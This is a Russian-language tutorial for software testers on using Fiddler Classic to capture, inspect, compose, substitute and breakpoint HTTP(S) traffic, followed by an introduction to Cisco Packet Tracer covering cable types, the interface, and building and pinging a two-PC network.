НА МОБИЛЬНОМ:

- Для проверки зайти на какой-либо сайт, н-р, [yahoo.com](#)

НА КОМПЬЮТЕРЕ В FIDDLER:

- Проверить, что логи снимаются для [yahoo.com](#)

* Веб-страница с подробной инструкцией по перехвату мобильного трафика для Андроид:

<https://www.telerik.com/> → меню «DOCS&SUPPORT» → Fiddler Classic → Fiddler Classic Documentation → (слева меню) CONFIGURE FIDDLER → Tasks → Capturing Android Traffic

** Версия Fiddler Everywhere отличается от версии Fiddler Classic:

- Более современным UI
- Fiddler Everywhere можно установить на Linux и MacOS
- Функциональность меньше, чем у Fiddler Classic: н-р, в Fiddler Everywhere нет брейкпоинтов
- В Fiddler Everywhere нет статистики

ОБЗОР:

- Отключить/включить перехват трафика: Тэг «File» → «Capture Traffic» / F12 / (внизу слева) «Capturing»
- Поле QuickExec под списком сеансов позволяет выполнять команды и искать трафик.
- Посмотреть состояние подключения, свой хост, домен, IP и MAC адреса – (вверху справа) навести на «Online»
- Слева находится окно «Life Traffic» для захвата запросов/ответов, и общей информации о них, с полями:
 - # – порядковый номер
 - Result – Статус-код
 - Protocol – Версия протокола: HTTP или HTTPS
 - Host – доменное имя Сервера
 - URL – путь
 - Body – размер тела в байтах
 - Caching – значения «Response's Expires» или заголовков «Cache-Control»
 - Content – тип контента: приложение, JSON, аудио, видео и т.д.
 - Process – название процесса (Клиента = приложения), к которому относится запрос/ответ
 - Content-Type – заголовок «Content-Type» из ответа
 - Custom – текстовое поле, которое можно установить кодированием
 - Comments – текстовое поле, которое можно установить кодированием или контекстного меню сессии
- Каждая сессия маркирована иконкой для общей информации о ней:
 - Запрос был отправлен на Сервер
 - Ответ был получен с Сервера
 - Запрос остановлен в брейкпоинте
 - Ответ остановлен в брейкпоинте
 - Запрос использовал HTTP-метод HEAD; ответ не должен иметь тела
 - Запрос использовал HTTP-метод POST
 - Запрос использовал HTTP-метод CONNECT; вводится туннель, используемый для HTTPS-трафика
 - Ответ является HTML
 - Ответ является изображением
 - Ответ является скриптом
 - Ответ является стилем
 - Ответ является XML
 - Ответ является JSON
 - Ответ является аудио-файлом
 - Ответ является видео-файлом
 - Ответ является Silverlight-апплетом
 - Ответ является Flash-апплетом
 - Ответ является шрифтом
 - Общий успешный ответ (2xx)
 - Ответ является HTTP/300,301,302,303 или 307 перенаправлением
 - Ответ является HTTP/304: Используйте кэшированную версию
 - Ответ является запросом на клиентские реквизиты для входа
 - Ответ является ошибкой сервера (5xx)
 - Сессия была прервана Клиентом, Фиддлером или Сервером
- При правом клике на сессии (запрос/ответ) можно выбрать действие с этой сессией:
 - Decode Selected Sessions – отменить компрессию в процессе выполнения сессии = кнопка «Decode».
 - Auto Scroll Selection List – Автоматическое следование за новыми сессиями в «бегущем» списке.
 - Copy – Копировать: только URL, текущую колонку, краткое или полное summary, только заголовки, ...
 - Save – Сохранить: выбранные сессии, только Запрос, только Ответ, или только их тела.
 - Remove – Удалить: выбранные сессии, невыбранные сессии, все сессии.
 - Filter Now – Фильтр: Скрыть (имя процесса), скрыть (№ процесса), показывать только (№ процесса), ...
 - Comment – Комментировать.
 - Mark – Маркировать сессию зачёркиванием, цветом, а также снять маркировку.
 - Replay – Перезапустить последовательно, перезапустить и править, перезапустить запрос.
 - Select – Выбрать: родительские, дочерние, дублированные запросы, соединить значение.
 - Compare – Сравнить.

- COMETPeek – Вызов этой функции, в состоянии «Чтение Ответа», обновляет массив «responseBodyBytes частично» прочитанным ответом.
- Abort Session – Прервать сессию.
- Clone Response – Клонировать ответ.
- Unlock For Editing – разблокировать для правки.
- Inspect in New Window – Открыть Инспектор в новом окне.
- Properties... – Свойства
- Справа находится окно, с вкладками:
 - Get Started – Ссылки на обучающие материалы, и блоги/статьи о приложении.
 - Statistics – Общая статистика по запросам/ответам.
 - Inspectors – Вкладка «Инспекторы» позволяет просматривать содержимое каждого запроса и ответа в различных форматах. Можно разрабатывать собственные инспекторы с помощью .NET.
 - Auto Responder – возвращать файлы с локального диска вместо передачи запроса на сервер.
 - Composer – «Request Composer» позволяет создавать собственные запросы для отправки на сервер. Можно либо создать новый запрос вручную, либо перетащить сеанс из списка веб-сессий, чтобы создать новый запрос на основе существующего запроса.
 - Fiddler Orchestra Beta (остановлен) – бета-версия «Fiddler Orchestra» – новая версия «Fiddler».
 - Fiddler Script – используется для внесения пользовательских изменений в запросы и ответы – добавление правил в функцию «OnBeforeRequest» или «OnBeforeResponse», с помощью скрипта.
 - Log – Информация по логам.
 - Filters – Вкладка «Фильтры» позволяет быстро отфильтровать трафик.
 - Timeline – На тэге «Timeline» отображается временная шкала передачи выбранных сеансов HTTP.

ПРОСМОТР СОДЕРЖИМОГО (INSPECTORS)

В БРАУЗЕРЕ:

- Сделать запрос на сайт – перейти по адресу: <https://www.yahoo.com/>

В FIDDLER:

- Слева, в окне «Life Traffic» появится список сессий (запросов/ответов)
- Выбрать интересующую сессию левым кликом
- В правой части приложения перейти на вкладку «Inspectors»
- Можно просмотреть информацию о сессии переключаясь между вкладками:
 - Headers – Заголовки
 - Text View – Текстовый вид
 - Syntax View – Вид кода
 - Web Forms
 - Hex View – Шестнадцатеричный вид
 - Auth – Авторизация
 - Cookies – Куки
 - Raw – Необработанный вид: и заголовки, и тело – всё в виде текста
 - JSON – JSON-скрипт
 - XML – XML-вид

ФИЛЬТРАЦИЯ (ФОКУС) СЕССИЙ (FILTERS)

В FIDDLER:

- В Списке Трафика выбрать сессию правым кликом → Filter Now
- Выбрать: Hide 'process-name:*' | Hide process=# | Show only process=# | Hide 'www.host-name.com' | Hide 'path' | Hide URL... | Hide 'text/html'

ИЛИ

- В правой части приложения перейти на вкладку «Filters»:
 - Use Filters
 - Hosts:
 - -No Zone Filter- | Show only Intranet Hosts | [Show only Internet Hosts](#)
 - -No Host Filter- | Hide the following hosts | [Show only the following hosts](#) | Flag the following hosts
 - www.yahoo.com
 - Client Process:
 - Show only traffic from [chrome6312](#) ▾ (смотреть нужный процесс в «Life Traffic», слева)
 - Кнопка «Actions» (вверху справа) → Run Filterset now
- Слева, над Списком Трафика нажать пиктограмму «» → Remove all – очистится Список Трафика

В БРАУЗЕРЕ:

- Сделать запрос на сайт – перейти по адресу: <https://www.yahoo.com/>
- В FIDDLER:
 - В Списке Трафика «Life Traffic» отобразятся только сессии от «www.yahoo.com» процесса «chrome6312»

СОХРАНЕНИЕ СЕССИЙ (SAVE)

- Выбрать сессию: #4 200 HTTPS www.yahoo.com → правый клик → Save → Selected Sessions
- Выбрать формат: inArchiveZIP... | as Text...
- Указать папку → «Сохранить»

СОЗДАНИЕ ЗАПРОСОВ (COMPOSER)

«Composer» позволяет создавать собственные запросы для отправки на сервер. Можно либо создать новый запрос вручную, либо перетащить сеанс из списка веб-сессий, чтобы создать новый запрос на его основе.

- Слева, над Списком Трафика нажать пиктограмму «» → Remove all – очистится Список Трафика
- Вкладка «Composer» (справа)
 - Установить метод: GET | POST | PUT | TRACE | DELETE | ...
 - Прописать URL: <https://news.yahoo.com/>
 - Выбрать версию HTTP: HTTP/2.0 | HTTP/1.2 | **HTTP/1.1** | HTTP/1.0 | HTTP/0.9
 - Нажать «Execute» (справа вверху секции «Composer»)
- Слева в Списке Трафика появится запрос методом «GET» на URL https://news.yahoo.com/ и ответ на него
- Просмотреть запрос и ответ: левый клик по сессии → перейти на тэг «Inspectors» → В деталях (справа), в нижней секции «Response» выбрать вкладку «WebView» – отобразиться «голый» HTML-вид веб-страницы.
- Вкладка «Composer» (справа)
 - Установить метод: GET | POST | PUT | TRACE | DELETE | ...
 - Прописать URL: <https://news.search.yahoo.com/search?p=moon>
 - Выбрать версию HTTP: HTTP/2.0 | HTTP/1.2 | **HTTP/1.1** | HTTP/1.0 | HTTP/0.9
 - Нажать «Execute» (справа вверху секции «Composer»)
- Слева в Списке Трафика появится запрос методом «GET» на URL https://news.search.yahoo.com эндпоинт /search?p=moon и ответ на него
- Просмотреть запрос и ответ: левый клик по сессии → перейти на тэг «Inspectors» → В деталях (справа), в нижней секции «Response» выбрать вкладку «WebView» – отобразиться «голый» HTML-вид страницы с результатами поиска «moon»: лунные гороскопы, планы NASA, и т.п.
- Можно видоизменять уже готовые запросы: перейти на вкладку «Composer»
- Выделить запрос, который будет использоваться в качестве шаблона для видоизменения
- Зажать левым кликом и перетащить из «Life Traffic» в секцию «Composer» (поля секции станут зелёными)
- Видоизменить запрос: н-р, добавить (прописать текстом) новый заголовок со значением: **Test-Header: 42**
- Справа вверху секции нажать «Execute»
- Слева, в Списке Трафика отобразится новая сессия – выделить её
- Справа, перейти во вкладку «Inspectors» → тэг «Headers» → прокрутить вниз → в секции «Miscellaneous» будет добавленный заголовок со значением: «Test-Header: 42»

ПОДМЕНА ОТВЕТОВ (AUTO RESPONDER)

«Auto Responder» позволяет создавать собственные ответы для определённых запросов: например, для того или иного запроса можно возвращать свой статус код, убрать какой-либо из заголовков и смотреть как система будет себя вести.

- Слева, над Списком Трафика нажать пиктограмму «» → Remove all – очистится Список Трафика
- Вкладка «Auto Responder» (справа)
 - Выбрать: Enable rules
 - Нажать «Add Rule»
 - Rule Editor:
 - Выбрать правило, н-р точное совпадение «EXACT»: EXACT: <https://news.yahoo.com/> «»
 - Выбрать подменяющий файл или действие: 404_Plain.dat «»
 - Можно выбрать выполнение только единожды: Match only once
 - «Test...» – проверка корректности совпадения паттерна с URL
 - «Save»
 - Правило сохранится в нижней области вкладки «Auto Responder»:
 If request matches... EXACT: <https://news.yahoo.com/> – then respond with... 404_Plain.dat

В БРАУЗЕРЕ:

- Сделать запрос на сайт – перейти по адресу: <https://news.yahoo.com/>
- Отобразится сообщение «Fiddler: HTTP/404 Not Found»

В FIDDLER:

- В Списке Трафика «Life Traffic» отобразятся непрошедшие запросы именно на «<https://news.yahoo.com/>»:

▲ 11	404	HTTPS	news.yahoo.com /	520	text/html
▲ 13	404	HTTPS	news.yahoo.com /favicon.ico	512	max age=0
- Посмотреть сведения о каждом из них можно во вкладке «Inspectors»

Чтобы заменить ответ указанным файлом – в «Auto Responder», в поле «Выбрать подменяющий файл или действие» выбрать «Find a file...» внизу дроп-листа, и указать путь к файлу:

- Слева, над Списком Трафика нажать пиктограмму « » → Remove all – очистится Список Трафика
- Вкладка «Auto Responder» (справа)
 - Выбрать: Enable rules
 - Нажать «Add Rule»
 - Rule Editor:
 - Выбрать правило, н-р точное совпадение «EXACT»: EXACT: <https://news.yahoo.com/>
 - Выбрать подменяющий файл или действие: Find a file...
 - Указать путь к файлу
 - Подменяющий файл или действие: <C:\QA-QC-T.jpg>
 - Можно выбрать выполнение только единожды: Match only once
 - «Test...» – проверка корректности совпадения паттерна с URL
 - «Save»
 - Правило сохранится в нижней области вкладки «Auto Responder»:
 If request matches... EXACT: <https://news.yahoo.com/> – then respond with... <C:\QA-QC-T.jpg>

В БРАУЗЕРЕ:

- Сделать запрос на сайт – перейти по адресу: <https://news.yahoo.com/>
- Отобразится картинка «<C:\QA-QC-T.jpg>»

В FIDDLER:

- В Списке Трафика «Life Traffic» отобразятся непрошедшие запросы именно на «<https://news.yahoo.com/>»:

IMG 93	200	HTTPS	news.yahoo.com /	177 061	max age=0	image/jpeg
--------	-----	-------	------------------	---------	-----------	------------
- Посмотреть сведения о каждом из них можно во вкладке «Inspectors»
- Можно отменить какое-либо из правил – сняв галочки в чек-боксах этих правил:
 If request matches... EXACT: <https://news.yahoo.com/> – then respond with... 404_Plain.dat
 If request matches... EXACT: <https://news.yahoo.com/> – then respond with... <C:\QA-QC-T.jpg>
- Чтобы отменить все правила – снять галочку Enable rules

ТОЧКИ ПЕРЕХВАТА / БРЕЙКПОИНТЫ:

Запрос или ответ можно остановить в определённых указанных точках (Breakpoints), видоизменить и направить дальше по назначению.

- Слева, над Списком Трафика нажать пиктограмму « » → Remove all – очистится Список Трафика
- Меню «Rules» → Automatic Breakpoints → Before Requests | After Requests | Disabled | Ignore Image
- Внизу, под Списком Трафика отобразится пиктограмма Брейкпоинтов


В БРАУЗЕРЕ:

- Сделать запрос на сайт: <https://news.yahoo.com/> – переход не произойдёт, но активизируется Fiddler

В FIDDLER:

- В Списке Трафика отобразится прерванная сессия:

23	-	HTTPS	news.yahoo.com /	-1
----	---	-------	------------------	----
- Выбрать сессию левым кликом
- Слева, во вкладке «Inspectors» посередине появится строка, какое действие предпринять с прерванным запросом: Breakpoint hit. Tamper, then: Break on Response | Run to Completion | Choose Response ▾
- Нажать «Run to Completion» – ничего не менять, продолжить выполнение запроса
- Нажать «Break on Response» – Запрос уйдёт, следующий брейкпоинт будет в Ответе. При брейкпоинте на Ответ, кнопка перестаёт быть активной и на брейкпоинте Ответа остаётся 2 альтернативы: « Run to Completion» или « Choose Response ▾» + « Run to Completion»
- Выбрать из «Choose Response ▾» – для подмены запроса или ответа действием или файлом

- Нажать «Break on Response» – запрос не изменится, сессия продолжится, и остановится на ответе, кнопка станет неактивной;
 - Выбрать из «Choose Response ▾»: **200_FiddlerGif.dat** – подмена ответа иконкой
 - Нажать «Run to Completion» – сессия продолжится, придёт ответ.
- Получение ответа с картинкой отобразится в «Life Traffic»:

 - Просмотреть запрос-ответ в тэге «Inspectors» – в ответе вместо тела будет иконка «FiddlerGif.dat»
В БРАУЗЕРЕ:
 - Запрос-Ответ на сайт: <https://news.yahoo.com/> завершится, но вместо страницы будет иконка.
- В FIDDLER:
- Остановить действие брейкпоинтов – так же как и запустить:
- Меню «Rules» → Automatic Breakpoints → Before Requests | After Requests | Disabled | Ignore Image
 - Внизу, под Списком Трафика исчезнет пиктограмма Брейкпоинтов «█»
- В БРАУЗЕРЕ:
- Сделать новый Запрос на сайт: <https://news.yahoo.com/> – загрузится веб-страница

ЛОГИ (LOG)

Можно посмотреть информацию о логах (событиях в Fiddler)

- Справа, выбрать вкладку «Log»
- Просмотреть информацию о времени события, типа события, статусе, процессе, сокете, порте и т.д.
- Поиск по логам – внизу поле «Search Log...»
- Очистить журнал – нажать «Clear Log» (внизу справа)

ВРЕМЕННАЯ ШКАЛА (TIMELINE)

Можно выбрать несколько запросов и посмотреть, как они обрабатывались во времени, для наглядности, например, порядка связанных запросов.

- Слева, над Списком Трафика нажать пиктограмму «✖️▼» → Remove all – очистится Список Трафика
- Слева, в «Life Traffic» выбрать несколько связанных запросов (под «Ctrl»)
- Справа, выбрать вкладку «Timeline»
- Отобразится временная диаграмма с видами сессий и шкалой времени:
 - news.yahoo.com/
 - article/
 - article/
 - layouts
 - info
 - ...
- Можно изменить отображаемый вид, нажав на заголовок диаграммы: «[TRANSFER TIMELINE](#)»
 - Auto Scale Chart – растянуть диаграмму под ширину поля
 - Copy Chart – Копировать диаграмму
 - Mode: Timeline ▾ – Режим
 - Mode: Timeline – Режим: Временная диаграмма
 - Mode: Client Pipe Map – Режим: Карта Потока Клиента
 - Mode: Server Pipe Map – Режим: Карта Потока Сервера

Packet Tracer

? Патч-Корд (Patching Cord)

Коммутационный шнур, коммутационный кабель, сленг патч-корд (patching cord «соединительный шнур») – электрический или оптоволоконный кабель для подключения одного электрического устройства к другому или к пассивному оборудованию передачи сигнала. Может быть любых типов, но не размеров ($L \leq 5\text{м}$), за исключением расширения TSB-75 для открытых офисов. На обоих концах кабеля обязательно присутствуют соответствующие соединяемым устройствам коннекторы.

? Кроссовер (Cross-Over, MDI-X)

Кроссовер (Cross-Over, MDI-X) – разновидность патч-корда витой пары, используемого в компьютерных сетях. Особенностью является перекрёстное (кроссовое) соединение концов кабеля с разъёмами – выполняется условие внешнего кроссирования сигналов приёма и передачи. Применяется для соединения однотипных сетевых устройств: ПК-ПК, свитч-свитч и т. п. Следует заметить, что многие современные устройства автоматически определяют тип патч-корда (прямой или кроссовый) и могут совместно работать на любом из типов кабеля.

? Прямой кабель и Перекрёстный кабель

- Прямой кабель (Straight Through cable) – используется для соединения устройств разных уровней OSI:
 - Соединение «Компьютер – Коммутатор»;
 - Соединение «Коммутатор – Маршрутизатор».
- * Прямой кабель может быть 2 стандартов:
 - Стандарт А – используется реже (отличается от «В» – другими позициями 4 жил)
 - Стандарт В – используется чаще (отличается от «А» – другими позициями 4 жил)
- Перекрёстный кабель (Cross-Over cable) – используется для соединения устройств одинаковых уровней OSI:
 - Соединение «Компьютер – Компьютер»;
 - Соединение «Коммутатор – Коммутатор»;
 - Соединение «Маршрутизатор – Маршрутизатор».

* Сетевые карты давно научились определять тип кабеля и подстраиваться, поэтому подойдёт как Прямой кабель, так и Перекрёстный.

? Стандарты Прямого кабеля:

- Стандарт А – обжатие, позиция 1/8 – бело-зелёный, 2/8 – зелёный, 3/8 – бело-оранжевый, 6/8 – оранжевый
- Стандарт В – обжатие, позиция 1/8 – бело-оранжевый, 2/8 – оранжевый, 3/8 – бело-зелёный, 6/8 – зелёный

EIA/TIA-568A	EIA/TIA-568B	Cross-Over
— — — — — — — —	— — — — — — — —	— — — — — — — —
— — — — — — — —	— — — — — — — —	— — — — — — — —
— — — — — — — —	— — — — — — — —	— — — — — — — —
— — — — — — — —	— — — — — — — —	— — — — — — — —
— — — — — — — —	— — — — — — — —	— — — — — — — —
— — — — — — — —	— — — — — — — —	— — — — — — — —
— — — — — — — —	— — — — — — — —	— — — — — — — —

? Пинг (Ping)

Ping – Пинг – это двусторонний обмен пакетами – утилита для проверки целостности и качества соединений в сетях на основе TCP/IP, а также обиходное наименование самого запроса. (Название, происходит от схожести звучания с сигналом сонара гидролокатора).

? DHCP-pool

DHCP-пул – некое пространство IP-адресов – подсеть, из которой будут раздаваться IP-адреса (подсеть должна быть из той же сети, что и IP-адрес на интерфейсе Маршрутизатора/Сервера).

? Packet Tracer

Packet Tracer – симулятор сети передачи данных. Позволяет делать работоспособные модели сети, настраивать (командами Cisco IOS) маршрутизаторы и коммутаторы, взаимодействовать между несколькими пользователями (через облако).

? Возможности Packet Tracer

- Успешно позволяет создавать даже сложные макеты сетей;
- Позволяет проверять на работоспособность топологию сети.

* Однака реализованная функциональность устройств ограничена и не предоставляет всех возможностей реального оборудования.

? Оборудование, представленное в Packet Tracer

В симуляторе реализованы:

- серии маршрутизаторов:
 - Маршрутизатор Cisco 800;
 - Маршрутизатор Cisco 1800;
 - Маршрутизатор Cisco 1900;
 - Маршрутизатор Cisco 2600;
 - Маршрутизатор Cisco 2800;
 - Маршрутизатор Cisco 2900.
- серии коммутаторов:
 - Коммутатор Cisco Catalyst 2950;
 - Коммутатор Cisco Catalyst 2960;
 - Коммутатор Cisco Catalyst 3560.
- межсетевой экран:
 - Межсетевой экран ASA 5505.
- Беспроводные устройства представлены:
 - маршрутизатором Linksys WRT300N,
 - точками доступа
 - и сотовыми вышками.
- Есть серверы:
 - DHCP-сервер;
 - HTTP-сервер;
 - TFTP-сервер;
 - FTP-сервер;
 - DNS-сервер;
 - AAA-сервер;
 - SYSLOG-сервер;
 - NTP-сервер;
 - EMAIL-сервер.
- Рабочие станции,
- Модули к компьютерам и маршрутизаторам,
- IP-фоны,
- Смартфоны,
- Хабы,
- Облако, эмулирующее WAN.
- Объединять сетевые устройства можно с помощью различных типов кабелей:
 - Прямые патч-корды;
 - Обратные патч-корды;
 - Оптические кабели;
 - Коаксиальные кабели;
 - Последовательные кабели;
 - Телефонные пары.

УСТАНОВКА

- Перейти на сайт: <https://www.netacad.com/ru/courses/packet-tracer>
- Подписаться на бесплатный курс Cisco Academy → Скачать бесплатную версию Cisco Packet Tracer
- Загрузится установщик
- Выполнить простую классическую инсталляцию

ОБЗОР


- Главное меню программы:
 - File – Файл: новый, открыть, сохранить, сохранить как, печать, выход.
 - Edit – Правка: копировать, вставить, отменить, применить.
 - Options – Опции: настройки предпочтений, профиль пользователя, установки алгоритма, лог.
 - View – Вид: масштаб, панель инструментов, режимы симуляции/реального времени.
 - Tools – Инструменты: палитра форм, настройки устройства и кластера, запуск скрипта у-ва.
 - Extensions – Расширения: активатор версии, многопользовательский режим, скрипting у-в.
 - Help – Помощь: помощь, о программе.
- Главная Панель Инструментов – дублирует некоторые пункты меню:
 - New – Новый файл;
 - Open – Открыть файл;
 - Save – Сохранить файл;
 - Print – Распечатать файл;
 - Network Information – Информация о сети;
 - User Profile – Профиль пользователя;
 - Activity Wizard – Установщик платной версии;
 - Copy – Копировать;
 - Paste – Вставить;
 - Undo – Отменить;
 - Redo – Применить;
 - Zoom In – Увеличить масштаб;
 - Reset Zoom – Сбросить масштаб;
 - Zoom Out – Уменьшить масштаб;
 - Show Viewport
 - Show Workspace List
 - View Command Log – Лог команд;
 - Custom Devices Dialog – Настройки выбранного устройства (в какие подгруппы входит устройство);
 - Cluster Association Dialog – Настройки связанных кластеров (у-в в рабочей области).
- Вторичная Панель Инструментов – содержит инструменты выделения, удаления, перемещения, масштабирования объектов, а так же формирование произвольных пакетов:
 - Select – Область выделения;
 - Inspect – Просмотреть информацию об объекте;
 - Delete – Удалить объект;
 - Resize – Изменить размер прямой, прямоугольника, эллипса, произвольной формы;
 - Place Note – Создать заметку в рабочей области;
 - Draw Line – Нарисовать прямую;
 - Draw Rectangle – Нарисовать прямоугольник;
 - Draw Ellipse – Нарисовать эллипс;
 - Draw Freeform – Нарисовать произвольную форму;
 - Add Simple PDU – Создать простой пакет;
 - Add Complex PDU – Создать комплексный пакет.
- Переключатель между логической и физической организацией сети
 - Logical – Логическая топология;
 - Physical – Физическая топология.
- Управление кластером:
 - (Current Cluster Name) – Имя текущего кластера;
 - Go Back One Level – На 1 уровень вверх в иерархии кластера;
 - Create New Cluster – Объединить выбранные устройства в 1 кластер (скомпонуются в облако);
 - Move Object – Добавить объект в тот или иной кластер;
 - Set Background Image – Установить картинку на задний фон рабочей области;

- Environment – Настройка окружающей среды: облачность, температура, ветер, влажность и т.п.
- **Рабочее Пространство** – область для построения сетей.
- Установка времени Сети, Перезагрузка устройств Сети, Контроллер проигрывания:
 - (Time) – Индикатор времени в сети;
 - Power Cycle Devices – Цикл питания (отключение/включение) компонентов;
 - Fast Forward Time – Ускорить время в сети;
 - Вернуться к предыдущему событию (появляется после первой симуляции);
 - Проигрывать события автоматически (появляется после первой симуляции);
 - Захватить пакеты и продолжить (появляется после первой симуляции).
- Переключатель между реальным режимом (Real-Time) и режимом симуляции:
 - Event List – открывает/закрывает панель симуляции (появляется после первой симуляции);
 - Real-time – режим обычного времени сети;
 - Simulation – режим симуляции.
- Нижняя Панель Инструментов – группы конечных устройств и линий связи и (ниже) их подгруппы:
 - Network Devices:
 - Routers – Разные модели маршрутизаторов;
 - Switches – Разные модели коммутаторов;
 - Hubs – Разные модели концентраторов;
 - Wireless Devices – Разные модели беспроводных устройств, сотовая вышка;
 - Security – Разные модели устройств безопасности;
 - WAN Emulation – Облачные сервисы и разные модели модемов.
 - End Devices:
 - End Devices – ПК, Ноутбук, Сервер, Принтер, Телефон, Телевизор и т.п.
 - Home – Двери, Окна, Блютус-Колонки, Детекторы, Датчики, Лампы, Вентиляторы, IoT, и т.п.
 - Smart City – IoT, Солнечные Панели, Датчики Ветра, Автомобили и т.п.
 - Industrial – Солнечные Панели, Датчики Ветра, Детекторы, Датчики, Ветрогенераторы и т.п.
 - Power Grid – Солнечные Панели, Датчики Ветра, Детекторы, Датчики, Ветрогенераторы и т.п.
 - Components:
 - Boards – Платы, IoT-Вещи;
 - Actuators – Кондиционеры, Пожарные Датчики, Сигнализации, Моторы и т.п.
 - Sensors – Сенсоры, Детекторы, Кнопки, Выключатели.
 - Connections:
 - Connections – Авто-подстановка, медный прямой/перекрёстный, оптоволоконный кабели;
 - Structured Cabling – (опция не активна).
 - Miscellaneous:
 - Miscellaneous – Часто используемые компоненты.
 - Multiuser Connection:
 - Multiuser Connection – Многопользовательское Подключение.
- Сами конечные устройства – здесь содержатся всевозможные модели из каждой подгруппы устройств.


ОРГАНИЗАЦИЯ ПРОСТЕЙШЕЙ СЕТИ

? Что требуется для организации простейшей сети

- 2 компьютера
- Патч-корд (стандартный коммутационный кабель со стандартными разъёмами RJ45) или если его нет:
 - Витая пара
 - 2 коннектора RJ45
- Группа «End Devices» → Подгруппа «End Devices» → Устройство «PC»
- Левым кликом перетащить «PC» в Рабочее Пространство
- В Рабочем Пространстве появится ПК с подписью «PC-PT PC0»
(если в линейке «PC» выбрать под «Ctrl», иконка станет «», а «PC» в Рабочем Пр-ве можно добавлять по клику)
 - PC-PT – Модель Устройства – Можно отключить: Options → Preferences → Show Device Model Labels
 - PC0 – Имя Устройства – Можно отключить: Options → Preferences → Show Device Name Labels
- Добавить ещё один ПК – левым кликом перетащить «PC» в Рабочее Пространство
- В Рабочем Пространстве появится ещё один ПК с подписью «PC-PT PC1»
- Также можно скопировать первый ПК: выделить ПК → Главная Панель Инструментов → «Copy» → «Paste» ИЛИ выделить ПК → зажать л/клик под «Ctrl» → перетащить на свободное место → Появится «PC-PT PC0(1)»
- Сетевые карты давно научились определять тип кабеля и подстраиваться, поэтому подойдёт как Прямой кабель, так и Перекрёстный, но Packet Tracer обязывает всё делать по правилам.
- Группа «Connections» → Подгруппа «Connections» → Кабель «Copper Cross-Over» → Левый клик
- Курсор превратиться в символ кабеля
- В Рабочем Пространстве: левый клик на ПК «PC-PT PC0» → из выпавшего списка выбрать тип соединения: RS232 | USB0 | USB1 | **FastEthernet0**
- От «PC-PT PC0» за курсором потягивается кабель в виде пунктирной прямой линии.
- Дотянуть кабель курсором до «PC-PT PC1» → левый клик → из выпавшего списка выбрать тип соединения: RS232 | USB0 | USB1 | **FastEthernet0**
- Кабель подсоединится к «PC-PT PC1»
- Установиться соединение «PC-PT PC0 – PC-PT PC1»
- На самом кабеле, возле каждого ПК, будут символы «» – «Линки» – сигнал и подключение – OK, при наведении на «» будет всплывать тултип с названием подключения: «Fa0»



- Если попробовать соединить компьютеры Прямым кабелем «Copper Straight Through cable», то соединения НЕ будет (Packet Tracer обязывает действовать по классике)
- Вторичная Панель Инструментов → «Select» → в Рабочем Пр-ве выделить соединение «PC0 – PC1»
- Копировать соединение: перетащить удерживаемым левым кликом под зажатым «Ctrl».
- Получится копия соединения с новыми именами ПК: «PC0(1) – PC1(1)»
- Удалить Перекрёстный кабель: Вторичная Панель Инструментов → «Delete»
- В Рабочем Пр-ве клик по Перекрёстному кабелю.
- Группа «Connections» → Подгруппа «Connections» → Кабель «Copper Straight-Through» → Левый клик
- Курсор превратиться в символ кабеля
- В Рабочем Пространстве: левый клик на ПК «PC-PT PC0(1)» → из выпавшего списка выбрать соединение: RS232 | USB0 | USB1 | **FastEthernet0**
- От «PC-PT PC0(1)» за курсором потягивается кабель в виде сплошной прямой линии.
- Дотянуть кабель курсором до «PC-PT PC1(1)» → левый клик → из выпавшего списка выбрать соединение: RS232 | USB0 | USB1 | **FastEthernet0**
- Кабель подсоединится к «PC-PT PC1(1)»
- Установиться соединение «PC-PT PC0(1) – PC-PT PC1(1)»
- На самом кабеле, возле каждого ПК, будут символы «» – «Линки» – сигнал и подключение – NOT OK, при наведении на «» будет всплывать тултип с названием подключения: «Fa0»



- Удалить соединение: Вторичная Панель Инструментов → «Select» → в Рабочем Пр-ве выделить область соединения «PC-PT PC0(1) – PC-PT PC1(1)» → «Delete» (клавиатура)
- Осталось соединение с перекрёстным кабелем: «PC-PT PC0 – PC-PT PC1»

- Настроить «PC0»: Левый клик по «PC0» → откроется окно-монитор ПК «PC0»
- Тэг «Desktop» → ярлык «IP Configuration»:
 - Виртуальное окно «IP Configuration»:
 - IP Address: [192.168.1.1](#) – ввести IP-адрес: подсеть 192.168.1, хост №1
 - Subnet Mask: [255.255.255.0](#) – кликнуть на поле – появится автоматически – так и оставить
 - «»
- Настроить «PC1»: Левый клик по «PC1» → откроется окно-монитор ПК «PC1»
- Тэг «Desktop» → ярлык «IP Configuration»:
 - Виртуальное окно «IP Configuration»:
 - IP Address: [192.168.1.2](#) – ввести IP-адрес: подсеть 192.168.1 та же, хост другой – №2
 - Subnet Mask: [255.255.255.0](#) – кликнуть на поле – появится маска – так и оставить 24-ую маску
 - «»
- Пропинговать сеть (проверить соединение командой CLI «ping»): Левый клик по «PC0» → монитор «PC0»
- Тэг «Desktop» → ярлык «Command Prompt»:
 - Виртуальное окно «Command Prompt»:
 - Ввести команду: [C:\> ping 192.168.1.2](#) → «Enter»
 - Хост, по указанному IP-адресу, пропингуется 32 Байтами данных и выдаст результат и статистику:

```
Packet Tracer PC Command Line 1.0
C:\>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:

Reply from 192.168.1.2: bytes=32 time=15ms TTL=128
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 15ms, Average = 3ms
```
 - «»
- Соединение работает успешно – потери данных нет

ОРГАНИЗАЦИЯ СЕТИ С ИСПОЛЬЗОВАНИЕМ КОММУТАТОРА И КОНЦЕНТРАТОРА

